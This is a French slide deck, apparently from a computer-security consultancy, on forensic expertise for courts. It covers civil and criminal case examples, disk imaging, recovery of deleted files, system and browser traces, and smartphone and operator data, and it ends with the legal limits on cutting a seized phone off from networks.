Quelques exemples (civil/commercial)

- Dysfonctionnements récurrents vidéo-surveillance hyper-marché, téléphonie (DECT) et alarmes
- Dysfonctionnements application gestion point de vente
- Différend sur le nombre de licences achetée/utilisées pour un logiciel
- Dysfonctionnements outil de gestion de flotte de camions (GPS, consommation essence, temps conduite. . .)
- Site web piraté, recherche en responsabilité du prestataire
- Saisies dans cadre suspicion concurrence déloyale

B&A CONSULTANTS SECURITE INFORMATIQUE

Un autre exemple (civil)




Monsieur *Bleu* a installé des caméras de vidéo-surveillance

- enregistrent-elles les images ?
- filment-elles l'espace public ?
- filment-elles une partie du domicile de Monsieur *Rouge*,
- et si oui, quelle partie ?

B&A CONSULTANTS SECURITE INFORMATIQUE

Un autre exemple (civil)



Monsieur *Bleu* a installé des caméras de vidéo-surveillance

- enregistrent-elles les images ?
- filment-elles l'espace public ?
- filment-elles une partie du domicile de Monsieur *Rouge*,
- et si oui, quelle partie ?

B&A CONSULTANTS SECURITE INFORMATIQUE

Il y a d'autres situations courantes

- Comment une entreprise peut-elle prouver
  - les malversations d'un collaborateur ?
  - qu'un de ses concurrents lui a volé des données ?
  - qu'elle a bien respecté les « bonnes pratiques » ?
  - que le logiciel développé par XYZ contient des portions de son propre code ?
- Comment un particulier peut-il apporter la preuve
  - que son fournisseur a été défaillant dans la configuration d'un routeur VoIP ?
  - qu'aucun de ses ordinateurs n'est à l'origine de connexions rattachées à son adresse IP publique ?
  - que son employeur a piégé son ordinateur pendant ses congés, pour entamer une procédure de licenciement ?

À chaque fois

lire « se donner le maximum de chances pour… »

Un exemple original (civil)

- Projet de recherche appliquée en informatique médicale, années 90
- Licence concédée à une entreprise, vendue, revendue, rachetée. . .
- Produit toujours vendu aujourd'hui
- Pas de royalties versées aux chercheurs
- Langages différents (Pascal/assembleur), code source assembleur « introuvable »

Le produit reprend-il des éléments du projet de recherche ?

Finalement

Extraction micrologiciel, décompilation manuelle, recherche commonalités code originel/code décompilé.

De beaux points fixes

Structures de données critiques pratiquement identiques dans les deux logiciels.

Un exemple brutal (pénal)

Suspicion grossesse cachée, accouchement discret, disparition du bébé.

- Y a-t-il eu grossesse ?
- Si oui, y a-t-il eu souhaits/recherche d'IVG ?
- Et après ?

Pour votre information...

... exhumer les recherches faites sur Internet, ça peut être lourd de conséquences.

Dans ce cas précis


Analyse spécifique des cookies Google Analytics a donné une partie des recherches faites sur Internet et leur datation.


B&A CONSULTANTS SECURITE INFORMATIQUE


Partie VI


Analyse d'ordinateurs


Préparation d'une analyse












- Démontage disque
- Copie bit-à-bit (USB2 : $\approx$ 30 Mo/s, 100 Go/h)
- Remontage disque

B&A CONSULTANTS SECURITE INFORMATIQUE

Espace de travail des utilisateurs

- Examen des fichiers présents (selon dossier, peut suffire)
- Sauvegardes de téléphones/tablettes
- Synchronisation d'espaces de stockage partagés (GDrive, DropBox...)



En résumé

Vision de l'utilisation de l'ordinateur (sauf outils/méthodes d'effacement de traces).


Le courrier électronique

Chez les particuliers, de plus en plus rare qu'il soit stocké sur l'ordinateur (GMail, Yahoo ! Mail...).

Traces indirectes

Traces indirectes utilisation/fonctionnement de certains logiciels.

- Liste des fichiers ouverts « récemment »
- Historique et cache de navigation
- Recherches faites sur Internet
- Données et dialogues Facebook, Messenger...
- Recherches et téléchargements eMule ou autres
- Géolocalisation (photographies, correspondants Facebook...)
- Et beaucoup d'autres choses



Parfois à façon

Très nombreuses applications peuvent laisser des traces. Peut être intéressant, selon dossier, de creuser ces traces plus ou moins exotiques.

Environnement système

- Démarrage et arrêt de l'ordinateur,
- Date d'installation du système
- Liste des comptes (y compris cachés/désactivés), dates création, dernière utilisation
- Logiciels installés (y compris effacés depuis installation)
- Traces d'utilisation de logiciels (Vista et suivants : huit dernières utilisations)
- Traces de connexions de périphériques USB
- Réseaux wifi (liste, généralement non datée)

B&A CONSULTANTS SECURITE INFORMATIQUE

Horloge et dates

- Horloge matérielle définit date/heure de l'ordinateur
- Système peut se synchroniser sur un serveur de temps
- Toutes les dates de fichiers « proviennent » horloge système

Dates associées à un fichier :

- Création
- Dernière modification
- Dernier accès (pas toujours activé)

Attention

Granularité des temps pas toujours à la minute ou seconde !

B&A CONSULTANTS SECURITE INFORMATIQUE

Fichiers effacés

Dans la corbeille


- Seulement déplacés et renommés, pas effacés
- Identification du fichier originel (nom, dates associées)
- Identification du propriétaire du fichier
- Identification de la date de mise à la corbeille

Corbeille vidée

- Exhumation totale ou partielle de fichiers
- Nécessité de faire le tri
- Perte de toutes les dates et du nom des fichiers
- Peut correspondre à des utilisations antérieures à l'installation/réinstallation du système


B&A CONSULTANTS SECURITE INFORMATIQUE

Exhumation de fichiers



- Fichiers 1 et 2 présents


Exhumation de fichiers



- Fichier 2 effacé, blocs marqués « disponibles »

Fichier 2 récupérable intégralement

Exhumation de fichiers



Fichier 2 récupérable partiellement

- Fichier 2 effacé, blocs marqués « disponibles »
- Création fichier 3
- Recyclage de certains blocs préalablement affectés au fichier 2

Partie VII

Analyse de téléphones

Types de téléphones

Marché France autour de deux environnements « standards ». Les autres sont anectodiques.

Anecdotiques mais. . .

Les téléphones inhabituels correspondent souvent à des dossiers inhabituels.

B&A CONSULTANTS SECURITE INFORMATIQUE

Un exemple de téléphone inhabituel


- Téléphone « Vertu »
- Fait main
- 18 000 € l'unité en 2017
- Allôôô mon assureur favori ?

Smartphone (ordiphone)


- Contacts, appels, SMS, MMS
- Opérateur, abonné, relais téléphonique

- Fichiers, données, mots de passe
- Photos, vidéo, son
- Courrier électronique, messagerie instantanée
- Applications
- Accès Internet
- Système d'exploitation, système de fichiers

B&A CONSULTANTS SECURITE INFORMATIQUE



(C) Domo.com 2015



(C) Domo.com 2020

Données sur un smartphone

- Mémoires amovibles
  - **Carte SIM** ICCID, IMSI, contacts, appels, SMS (téléphonie classique)
  - **Carte SD** 1 à 256 Go. Photos, vidéo, sons, documents, données applicatives, bases (SQLite), journaux d'activité... (informatique classique)
- Mémoire interne. Élément fixe (peut être désoudé...). Contacts, appels, SMS/MMS, courrier électronique, messagerie instantanée, photos, vidéo, son, données applicatives, système d'exploitation, applications... (outils spécialisés extraction/analyse)
- Mémoire déportée. Systèmes de stockages à distance, sauvegardes (outils **et** procédures spécialisés)

Volumes importants

Courant dialogues de $>$ 10 000 messages entre deux personnes.

Données téléphoniques

- ICCID, IMSI sur la carte SIM
- Réquisition opérateur :
  - Référence abonné (nom, adresse, moyens paiement. . .)
  - Factures détaillées (fadettes), limitées à un an à la date du traitement de la demande
  - Relais téléphoniques utilisés (localisation zone présence)
- Téléphone sans SIM : IMSI, réquisition à tous les opérateurs (français)
- Carte SIM étrangère : réquisition à l'opérateur. En Europe, ça marche bien (long).

B&A CONSULTANTS SECURITE INFORMATIQUE

Données informatiques

Photos, vidéos, enregistrements sonores

- Traitement classique (informatique).
- Photos peuvent être géolocalisées ou contenir informations intéressantes (EXIF : vignette avant retouche, dates, modèle appareil. . .)

Communications via Internet

- Appels vocaux (VoIP : « data » sur fadettes)
- Messagerie instantanée (volume significatif !)
- Echanges divers (applications, courrier électronique. . .)

Autres applications

- Très nombreuses applications
- Des nouvelles tous les jours
- Peuvent imposer analyse spécifique

B&A CONSULTANTS SECURITE INFORMATIQUE

Géolocalisation par relais téléphonique

Source

Informations obtenues dans la fadette. Parfois difficile de situer l'antenne sur une carte.

- Indication d'une zone
- Maillage relativement fin en ville
- Cellules (très) étendues en campagne (point haut sur vallée)

Géolocalisation par appareil

Source

Capteur GPS (s'il est activé)

- Précise (dizaine de mètres)
- Internationale
- Photos, messages, VoIP (selon applications)
- Peut concerner les correspondants (selon applications)

Données diverses

- Comptes et mots de passe (accès applications « dans le cloud »)
- Bornes wifi utilisées
- Appairage Bluetooth (voiture, équipements spécifiques. . .)
- Sauvegardes de l'appareil sur un poste informatique
- et plus si affinités. . .

Sans oublier

Tout ce qui est stockage/applications déportées (cloud, Saas, Paas. . .)

B&A CONSULTANTS SECURITE INFORMATIQUE

Couper les liens

Téléphone en fonctionnement...

Aspirateur de données

- Réception d'appels, SMS/MMS en attente
- Réception courriers électroniques, messages instantanés, alertes, notifications
- Blocage ou effacement à distance
- Mise à jour automatique de l'heure via le réseau opérateur
- Enregistrement de l'environnement (relais téléphonique, borne wifi, appareils bluetooth, position GPS

Fuite de données

- Vers l'opérateur
- Vers le constructeur (Apple tout particulièrement)
- Vers les applications/le cloud

B&A CONSULTANTS SECURITE INFORMATIQUE

Couper les liens

- Bandes en réception
  - GSM, Edge (921-960 MHz, 1805-1880 MHz)
  - 3G (2110-2170 MHz), 4G (791-821 MHz, 2620-2690 MHz)
  - Bluetooth, Wifi (2400-2500 MHz, 5 GHz)
  - GPS (L1 : 1575 MHz, L2 : 1227 MHz)
- Solutions de coupure
  - Cage de Faraday (800 € à très cher)
  - Clonage SIM (mais Wifi, GPS ?)
  - Parking souterrain
  - Brouilleur

B&A CONSULTANTS SECURITE INFORMATIQUE

Couper les liens

- Article L33-3-1 Code postes et communications électroniques
- Modifié par ordonnance 2011-1012 du 24 aout 2011 (article 40)
  1. Sont prohibées l'une quelconque des activités suivantes : l'importation, la publicité, la cession à titre gratuit ou onéreux, la mise en circulation, l'installation, la détention et l'utilisation de tout dispositif destiné à rendre inopérants des appareils de communications électroniques de tous types, tant pour l'émission que pour la réception.
  2. Par dérogation au premier alinéa, ces activités sont autorisées pour les besoins de l'ordre public, de la défense et de la sécurité nationale, ou du **service public de la justice**.

Conclusion

Sympa pour les voisins

B&A CONSULTANTS SECURITE INFORMATIQUE

Des questions ?

B&A CONSULTANTS SECURITE INFORMATIQUE